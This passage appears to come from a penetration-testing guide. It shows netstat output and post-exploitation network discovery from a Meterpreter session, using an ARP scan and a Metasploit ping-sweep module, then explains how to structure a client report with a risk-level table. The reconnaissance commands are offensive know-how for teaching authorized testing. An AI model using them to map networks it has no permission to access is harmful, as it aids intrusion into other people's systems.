You can see the active network connections by entering the "**netstat -an** " command:

```
C:\Users\       >netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    192.168.56.101:139     0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:5357              [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
  TCP    [::]:49154             [::]:0                 LISTENING
  TCP    [::]:49155             [::]:0                 LISTENING
  TCP    [::]:49156             [::]:0                 LISTENING
  TCP    [::]:49157             [::]:0                 LISTENING
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:3702           *:*
  UDP    0.0.0.0:3702           *:*
```

We can run an ARP-scan on the entire subnet directly from the meterpreter shell:

```
meterpreter > run arp_scanner -r 192.168.10/24
[*] ARP Scanning 192.168.10/24
```

We can otherwise execute a ping sweep command to discover other new machines connected to that specific subnet:

```
[*] Post module execution completed
msf post(ping_sweep) > use post/multi/gather/ping_sweep
msf post(ping_sweep) >
```

The Final Report

It is time now to send the client a final report with your feedback on all accomplished tasks.

It is important to stress how fundamental this part is. We need to present in a clear and complete manner all the information we gathered as well as each suggestion that could help to correct the weaknesses we spotted.

In addition to the list of vulnerabilities found and exploits used, we should include a part related to the so-called "remediation".

This part is meant to show the customer all the possible remedies for the risks we discovered.

It would be better to start the report with a general overview of the actions taken and then gradually enter into detail.

In this way, the report becomes easier to read for members of the management board and non-technicians, who will be able to understand exactly what is been reported.

Although we can also include other parts, a well-structured report usually consists of the following sections:

- **Executive summary.**
- **Methodology used.**
- **Detailed analysis of the results.**

EXECUTIVE SUMMARY

The executive summary is the report that can be understood even by non-technical staff, for example by managers.

First of all, we should define the scope and the estimated duration of this task.

By defining the scope of this task, we want to know exactly what type of penetration test we should perform and even more importantly what are the IP addresses or websites that we should include.

We must point out the evidences found and their level of criticality. We also need to prepare a graph showing the risk distribution according to the different variables:

METHODOLOGY

The methodology used integrates all the phases from the definition of the test scope to the final report.

We can summarize the procedure as follows:

- **Definition of the test scope.**
- **Information gathering.**

- **Network scanning.**
- **Vulnerability assessment.**
- **Exploitation.**
- **Post exploitation.**
- **Other optional tests.**
- **Drafting of the report also through the use of automatic tools, for example with Dradis. (https://dradisframework.com/ce/).**

As a side note, the report must also contain all the results you achieved that were related to the Web, including the **SQL Injection and XSS Cross Site Scripting** , which were not explained in this book.


You might also want to include the social engineering techniques you eventually used.

DETAILED ANALYSIS OF THE RESULTS

The first task to complete in this sub-phase is defining the risk level of the various vulnerabilities you detected:

Risk Level	Explanation
 **Urgent**	*Trojan horses, Backdoors, file read write vulnerabilities, remote code execution.* *5th level vulnerabilities give attackers remote root/administrator access and full control of the system.*
 **Critical**	*Potential Trojan horses, potential backdoors. File read vulnerability, limited filer write vulnerabilities.* *4ths level gives attacker limited access to controlling the systems. And access to critical confidential data.*
 **High**	*Limited read, directory traversal, denial of service.* *3rd level gives attacker access to private data such as security settings and partial file information and/or limited file access. Information gathered from this level vulnerability can potentially be used in harmful ways. Mail relay and DoS vulnerabilities are also classified this level.*
 **Medium**	*Detailed configuration data, service version numbers, installed patches.* *2nd level vulnerabilities discloses sensitive information about systems that can be used as basis for future attacks.*
 **Low**	*Basic configuration data.* *1st level vulnerabilities (a.k.a. low, a.k.a. informational) vulnerabilities gives basic information for the system.*

Then you can enlist all the vulnerabilities:



You can then conclude your report by mentioning the solutions and the suggestions that could help to block these risks and eradicate these problems.